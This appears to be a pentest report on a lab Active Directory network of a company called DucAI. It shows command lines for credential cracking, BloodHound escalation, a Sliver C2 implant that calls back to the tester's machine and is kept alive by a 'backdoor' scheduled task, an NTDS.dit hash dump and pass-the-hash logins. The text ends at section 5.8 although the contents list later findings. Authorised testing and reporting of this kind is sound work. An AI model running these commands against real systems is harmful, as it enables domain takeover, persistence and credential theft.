

Pentesting Firm

Pentesting Firm Report

1. Executive Summary	3
2. Engagement Overview	4
3. Objectives	4
4. Assessment Result Overview	5
5. Methodology	6
5.1 Tools Used	6
5.2 Reconnaissance and Scanning	6
5.3 Initial Access on Ubuntu VM	10
5.4 Windows VM Accessible Shareables	13
5.5 Privilege Escalation using BloodHound	15
5.6 SliverC2 Persistence on WindowsAD VM	17
5.7 WindowsAD VM Dumping NTDS.dit Hashes	18
5.8 Creating a New User on WindowsAD VM	19
5.9 Using Metasploit to Access Windows VM	20
5.10 Creating a New User on Windows VM	21
6. Technical Findings	22
6.1 Pass the Hash Attack	22
6.2 NTDS Credential Dumping	23
6.3 Weak/Default Credentials	24
6.4 Shared Local Administrator Credentials	25
6.5 Persistence via Schedule Task	26
6.6 Improper Storage of Credentials	27

1. Executive Summary

DucAI contracted Craig Kunz to conduct a penetration test on their current infrastructure in order to gauge the effectiveness of their network security. The assessment was conducted in a similar way to how a malicious actor would attack DucAI's infrastructure. The assessment started on May 5, 2026 and ended on May 15, 2026.

The main goals of the test were:

- Obtain admin/root access
- Prove persistence on all machines
- Recover sensitive data including but not limited to financial information, crypto information, company policies

The assessment revealed significant security vulnerabilities across all the machines that were tested. An attacker would be able to steal sensitive company data and user credentials from the Windows machines that were tested and the DucAI website. The information stolen included crypto information, company policies, financial information, and user account names and passwords.

Some of the key findings were:

- Weak Passwords
 - Company passwords were simple to determine and allowed for unauthorized access
- Shared Administrator Passwords
 - Identical passwords for accounts across multiple machines allowed attackers to have high-level access to more private information
- Improper Storage of Credentials
 - User account names and passwords were stored in weakly protected files on the machines and allowed for immediate access to Windows systems.

It is recommended that DucAI prioritize the following actions:

- Implement and enforce a strong password policy for all accounts in the network.
- Disable Administrator accounts on machines where they are not needed and use network tools to ensure administrator passwords are unique on every machine.
- Prohibit the insecure storage of credentials and audit all machines to ensure that no credentials are stored in unsafe locations.

2. Engagement Overview

The artificial intelligence company DucAI looked to undergo penetration testing after recent cyberattacks targeting companies similar to DucAI. DucAI tasked me (Craig Kunz) with the testing of their current security. The test was conducted from May 5, 2026 to May 15, 2026. Systems were accessed via the VMWare Cloud environment using virtual desktops.

The network included:

1. Kali VM - 192.168.0.3
2. Ubuntu VM - 192.168.0.4
3. Windows VM - 192.168.0.5
4. WindowsAD VM - 192.168.0.2

The scope of the assessment only included these four machines, any machines other than these four were not included in the scope. Furthermore, EternalBlue and exploits that leverage SMBv1 were not permitted to be used. Any sensitive data, such as financial information or passwords, were hidden.

The test was supported by the two DucAI employees: Person 1 and Person 2.

3. Objectives

The objectives of the assessment being conducted included:

- Obtain admin/root access
- Prove persistence on all machines
- Recover sensitive data including but not limited to financial information, crypto information, company policies

4. Assessment Result Overview

Initial reconnaissance of all the machines showed that both Windows VMs had the SMB port 445 open and that the Ubuntu VM had an HTTP webpage open to view. An admin login page was found and guessed using default credentials. This led to me having access to internal documents that only employees were to view. Examining the documents revealed database credentials, API keys, and wallet keys.

Using default credentials for SMB access, shareables could be downloaded and viewed. From the downloaded files, additional sensitive information about the company and more credentials were found. These credentials were tested and found to be used for both Windows machines.

With the credentials, the WindowsAD VM was able to be accessed and then I was able to have access over the entire system. All credentials on the WindowsAD VM were stolen and persistence on the machine was established by creating a user account and scheduling a task to run an implant executable.

With the stolen credentials from the WindowsAD VM, the Administrator account password was recovered and found to also be the same password for the local Administrator account for the Windows VM. Using an exploit, I was able to have access to the local Administrator account for the Windows VM and establish persistence over the compromised machine by creating a new account for my own use.

5. Methodology

5.1 Tools Used

The test was conducted using several tools included within the Kali Linux Machine:

- Nmap
- Netexec (nxc)
- Python-BloodHound
- Impacket
- Evil-WinRM
- Hashcat
- Office2John
- John the Ripper
- Metasploit
- SliverC2
- Winpeas
- Meterpreter

5.2 Reconnaissance and Scanning

DucAI provided the IP addresses and names of the machines within the environment. These were the only machines that attacks were conducted on.

The first action was to ping each machine and determine if they were reachable and if the OS included in the name of each machine was the OS they were running.

```

(kali@cak42)-[~]
$ ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=0.429 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=0.457 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=0.424 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=0.379 ms
^C
— 192.168.0.2 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.379/0.422/0.457/0.027 ms

```

Figure 1 – pinging the Windows AD VM

```

(kali@cak42)-[~]
$ ping 192.168.0.4
PING 192.168.0.4 (192.168.0.4) 56(84) bytes of data.
64 bytes from 192.168.0.4: icmp_seq=1 ttl=64 time=0.388 ms
64 bytes from 192.168.0.4: icmp_seq=2 ttl=64 time=0.286 ms
64 bytes from 192.168.0.4: icmp_seq=3 ttl=64 time=0.275 ms
64 bytes from 192.168.0.4: icmp_seq=4 ttl=64 time=0.299 ms
^C
— 192.168.0.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.275/0.312/0.388/0.044 ms

(kali@cak42)-[~]
$ ping 192.168.0.5
PING 192.168.0.5 (192.168.0.5) 56(84) bytes of data.
64 bytes from 192.168.0.5: icmp_seq=1 ttl=128 time=1.99 ms
64 bytes from 192.168.0.5: icmp_seq=2 ttl=128 time=0.330 ms
64 bytes from 192.168.0.5: icmp_seq=3 ttl=128 time=0.387 ms
64 bytes from 192.168.0.5: icmp_seq=4 ttl=128 time=0.355 ms
^C
— 192.168.0.5 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3026ms
rtt min/avg/max/mdev = 0.330/0.765/1.988/0.706 ms

(kali@cak42)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:01:20:db brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 2 – pinging the Linux VM and the Windows 7 VM

From the pings, we could determine that the machine with the IP address 192.168.0.4 was running a Linux OS and the machines with IP addresses 192.168.0.2 and 192.168.0.5 were running Windows Oses. This is because ttl=64 is a Linux machine and ttl=128 is a Windows machine.

The next step was to scan the ports and services of each machine, the version of each service being run, and the exact OSes being run on each machine. This was done using the command: **nmap -sV -O [IP address]**

```

└─$ nmap -sV -O 192.168.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 14:55 -0400
Nmap scan report for duckai.local (192.168.0.2)
Host is up (0.00047s latency).
Not shown: 981 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 8.5
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-05-14 18:55:36Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: local.duca.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: DUCAI)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: local.duca.com, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
49159/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 00:50:56:01:20:DA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (97%), Microsoft Windows Server 2012 R2 (97%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows 8.0 (94%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows 8.0 (94%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows 8.0 (94%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows 8.0 (94%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows 8.0 (94%), Microsoft Windows Embedded Standard 7 (93%), Microsoft Windows 7 Professional (92%), Microsoft Windows 7 or Windows 8.0 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.87 seconds

└─(kali@cak42)-[~]
└─$ ip a | grep 192.168.0.3
    inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 3 – Nmap scan of the Windows AD VM


```

(kali@cak42)-[~]
$ nmap -sV -O 192.168.0.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 14:54 -0400
Nmap scan report for 192.168.0.5
Host is up (0.00048s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: DUCAI)
MAC Address: 00:50:56:01:20:DD (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop
Service Info: Host: ITC2; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.03 seconds

(kali@cak42)-[~]
$ ip a | grep 192.168.0.3
    inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 4 – Nmap scan of the Windows 7 VM

```

(kali@cak42)-[~]
$ nmap -sV -O 192.168.0.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 14:53 -0400
Nmap scan report for 192.168.0.4
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  http         Werkzeug httpd 3.0.1 (Python 3.12.3)
MAC Address: 00:50:56:01:20:DE (VMware)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.17 seconds

(kali@cak42)-[~]
$ ip a | grep 192.168.0.3
    inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 5 – Nmap scan of the Ubuntu VM

From the scans, it was found that the Linux VM (192.168.0.4) runs Ubuntu Linux, the Windows AD machine (192.168.0.2) runs Windows Servers 2012, and the other Windows machine (192.168.0.5) runs Windows 7. Notable vectors for further recon was the HTTP service on port 5000 and the SSH service on port 22 of the Ubuntu VM, and the SMB service on port 445 of both Windows machines.

Following the port discovery, a web browser was used to access the HTTP service and view the page for potentially useful information or sensitive files. Looking for another page on the website led me to find an Admin Login page by appending /admin to the url.




Figure 6 – Admin Login Webpage open on the Ubuntu VM port 5000

5.3 Initial Access on Ubuntu VM

Multiple generic usernames and passwords were attempted on the page of the web app (on the Ubuntu VM). This is bad because I had unlimited available attempts to try and guess it. An easily guessable password and username was used and allowed me access to internal and sensitive documents. These files included information about password rules, database credentials, API keys, and QUACKCOIN Wallet Keys. The information on old password rules is useful for brute-forcing account passwords.

Internal Documents

Confidential. For internal use only.

 duck_mallard_male.png	Download
 company_policies.txt	Download
 duck_mallards_group.png	Download
 quackcoin_wallet_keys.txt	Download
 duck_pekin.png	Download

Figure 7 - Sensitive Documents found on the Web Page




Figure 8 - Company policy documents found from the webpage

```

company_policies.txt
x
quackcoin_wallet_keys.txt
37 API_SECRET: [REDACTED]
38
39
40 DucAI Image Service (Production)
41
42 API_KEY: [REDACTED]
43 ENDPOINT: [REDACTED]
44
45
46 Database Credentials
47
48 HOST: [REDACTED]
49 PORT: [REDACTED]
50 USER: [REDACTED]
51 PASSWORD: [REDACTED]
52
53
54 SEED PHRASES (Recovery)
55
56 [REDACTED]
57 [REDACTED]
58 [REDACTED]
59 [REDACTED]
60 [REDACTED]
61 [REDACTED]
62 [REDACTED]
63
64 WARNING
65
66 These keys provide full access to DucAI assets. Store offline when not in use.
67 Rotate quarterly per Syndesis Security policy.
68

```

Figure 9 – Credentials and API keys found from the webpage

```

QUACKCOIN WALLET KEYS - INTERNAL
CONFIDENTIAL. Do not share outside DucAI.
Last rotated: 2026-02-14

WALLET 1 - Treasury (Cold Storage)
Address: [REDACTED]
Public Key: [REDACTED]
Private Key: [REDACTED]
Balance: [REDACTED]

WALLET 2 - Development Hot Wallet
Address: [REDACTED]
Public Key: [REDACTED]
Private Key: [REDACTED]
Balance: [REDACTED]

WALLET 3 - QUACKCoin Mining Pool Operator
Address: [REDACTED]
Public Key: [REDACTED]
Private Key: [REDACTED]
Balance: [REDACTED]

API KEYS
QUACKCoin Exchange API

```

Figure 10 – Wallet Keys found from the web page


```

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ ls
quackcoin_market_holdings.xlsx

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ cat ../CompanyInfo/PasswordCheck.txt
Hi Team!

Going forward we need everyone to make an effort to have a better password policy. I've built out an example to help prove my point

Username: 
Password: 

Going forward please have a better password I have gone ahead and told IT to change it. Thanks!

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 12 – Viewing the downloaded files

The password-locked Excel spreadsheet was opened by first hashing it using Office2John and then using John the Ripper to recover the password for the file.

```

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ python3 /usr/share/john/office2john.py quackcoin_market_holdings.xlsx > hash.txt

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ ls
hash.txt  quackcoin_market_holdings.xlsx

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 512/512 AVX512BW 16x / SHA512 512/512 AVX512BW 8x AES])
Cost 1 (MS Office version) is 2007 for all loaded hashes
Cost 2 (iteration count) is 50000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(quackcoin_market_holdings.xlsx)
1g 0:00:00:00 DONE (2026-05-14 22:40) 33.33g/s 2133p/s 2133c/s 2133C/s 123456..tinkerbell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@cak42)-[~/nxc/modules/nxc_spider_plus/192.168.0.5/DucAI]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0

```

Figure 13 – Cracking the password hash for the Excel file

The Excel file contained sensitive information about company internal notes and an account name and its password. These credentials were tested across all machines and were found to be valid for the WindowsAD VM.




Figure 14 – Viewing sensitive info in Excel file

5.5 Privilege Escalation using BloodHound

Using the found credentials, a NetExec was used to create a BloodHound file that maps the Active Directory environment (192.168.0.2). This file could then be used to find the attack path from the account being used to **Domain Admins**.

```
(kali@cak42)-[~]
$ nxc ldap 192.168.0.2 -u [redacted] --bloodhound --collection All
LDAP 192.168.0.2 389 DC01 [+] Windows 8.1 / Server 2012 R2 Build 9600 (name:DC01) (domain:local.ducal.com) (signing:None) (channel binding:No TLS cert)
LDAP 192.168.0.2 389 DC01 [+] local.ducal.com\[redacted]
LDAP 192.168.0.2 389 DC01 Resolved collection methods: session, objectprops, acl, trusts, localadmin, container, rdp, group, psremote, dcom
LDAP 192.168.0.2 389 DC01 Done in 0M 0S
LDAP 192.168.0.2 389 DC01 Compressing output into /home/kali/.nxc/logs/DC01_192.168.0.2_2026-05-14_232543_bloodhound.zip
```

Figure 15 – Downloading BloodHound Zip File



Figure 16 – Attack path to Domain Admins found in BloodHound

Using the Windows Abuse path already provided by the BloodHound tool, I was able to gain all the privileges of Domain Admins through the net rpc command, which allowed me full control of the machine. From here, I used Evil-WinRM to login to the Windows AD VM and create persistence.

```

(kali@cak42)-[~]
$ net rpc group addmem "DOMAIN ADMINS" [redacted] -U "DUCAI/[redacted]" -S 192.168.0.2

(kali@cak42)-[~]
$ net rpc group members "DOMAIN ADMINS" -U "DUCAI/[redacted]" -S 192.168.0.2
DUCAI\Administrator
DUCAI\[redacted]
DUCAI\[redacted]

(kali@cak42)-[~]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0
  
```

Figure 17 – Command to get Domain Admin privileges

```

(kali@cak42)-[~]
$ ip a | grep "192.168.0.3"
inet 192.168.0.3/24 brd 192.168.0.255 scope global noprefixroute eth0 [redacted]

(kali@cak42)-[~]
$ evil-winrm -i 192.168.0.2 -u [redacted] -p [redacted] [redacted]

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\[redacted]\Documents>
  
```

Figure 18 – Using Evil-WinRM to interact with Windows systems remotely

Additionally, Winpeas was used on the WindowsAD VM and it was found that no Antivirus was detected. This means that the machine is significantly less protected than it could be if AV was enabled.

5.6 SliverC2 Persistence on WindowsAD VM

The next step was setting up Sliver and delivering a payload to create persistence on the WindowsAD VM. The command used was:

`generate --mtls 192.168.0.3 --os windows --arch amd64 --format exe --save /var/www/html --skip-symbols`. The executable was then uploaded to the machine. Using the Windows command-line utility **schtasks**, which allows you to schedule the running of commands and programs, I scheduled the executable to be run whenever someone logs on to the machine. This could easily be changed to run periodically every day or at certain times.

```
*Evil-WinRM* PS C:\Windows\Tasks> upload /home/kali/sliver.exe
Info: Uploading /home/kali/sliver.exe to C:\Windows\Tasks\sliver.exe
Data: 23747924 bytes of 23747924 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Windows\Tasks> dir

        Directory: C:\Windows\Tasks

Mode                LastWriteTime         Length Name
----                -
-a-----          5/15/2026 12:49 PM       17810944 sliver.exe

*Evil-WinRM* PS C:\Windows\Tasks> .\sliver.exe
*Evil-WinRM* PS C:\Windows\Tasks> cak42
```

Figure 19 – Uploading a Sliver executable implant

```
*Evil-WinRM* PS C:\Windows\Tasks> schtasks /create /sc onlogon /tn backdoor /tr "C:\Windows\Tasks\sliver.exe" /ru "NT AUTHORITY\SYSTEM"
SUCCESS: The scheduled task "backdoor" has successfully been created.
*Evil-WinRM* PS C:\Windows\Tasks> schtasks /query /tn "backdoor" /fo LIST

Folder: \
HostName:      DC01
TaskName:      \backdoor
Next Run Time: N/A
Status:        Ready
Logon Mode:    Interactive/Background
*Evil-WinRM* PS C:\Windows\Tasks> cak42
```

Figure 20 – Scheduling a task to run the executable on logon

```
[*] Session e14dd14a ACUTE_PREMIER - 192.168.0.2:49200 (dc01) - windows/amd64 - Fri, 15 May 2026 20:39:13 EDT

[server] sliver > sessions
```

ID	Transport	Remote Address	Hostname	Username	Operating System	Health
e14dd14a	mtls	192.168.0.2:49200	dc01	DUCAI\	windows/amd64	[ALIVE]

```
[server] sliver > use e14dd14a

[*] Active session ACUTE_PREMIER (e14dd14a-4672-49e2-ae12-a0fe74f93b6b)

[server] sliver (ACUTE_PREMIER) > whoami

Logon ID: DUCAI\
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Figure 21 – Executable running on WindowsAD VM user logon

5.7 WindowsAD VM Dumping NTDS.dit Hashes

The next step was to find more sensitive information on the WindowsAD VM. The main target was NTDS.dit, which contains the password hashes of accounts and the Kerberos keys. This was done using `impacket-secretsdump` on the Kali Linux machine with the elevated account privileges: **impacket-secretsdump DUCAI/user:password@192.168.0.2** on kali box. I was able to use the password hashes to login to an Administrator account.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:
Guest:501:
krbtgt:502
local.ducaai.com\gkarl
local.ducaai.com\tben:
svc-winrm
mjackson:
DC01$
ITC2$
[*] Kerberos keys grabbed
Administrator
Administrator
Administrator
krbtgt:
krbtgt:
krbtgt:
local.ducaai.com\gkarl
local.ducaai.com\gkarl
local.ducaai.com\gkarl
local.ducaai.com\tben:
local.ducaai.com\tben:
local.ducaai.com\tben:
svc-winrm:
svc-winrm:
svc-winrm:
mjackson:
mjackson:
mjackson:
DC01$:
```

Figure 22 – NTDS.dit Hashes

```
(kali@cak42)-[~]
$ evil-winrm -i 192.168.0.2 -u Administrator -H [REDACTED]

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Figure 23 – Logging in using Administrator password hash

5.8 Creating a New User on WindowsAD VM

Further persistence on the WindowAD VM was added by creating another user account with Admin privileges. This was done by adding the new user **cak42** to the local group named **administrators**. This gives me an account with all the privileges necessary to further entrench myself in their system. This was the last thing done on this machine before moving back to the Windows VM.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user cak42 cak42 /add
The command completed successfully.
```

Figure 24 – Creating user cak42

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net localgroup administrators cak42 /add
The command completed successfully.
```

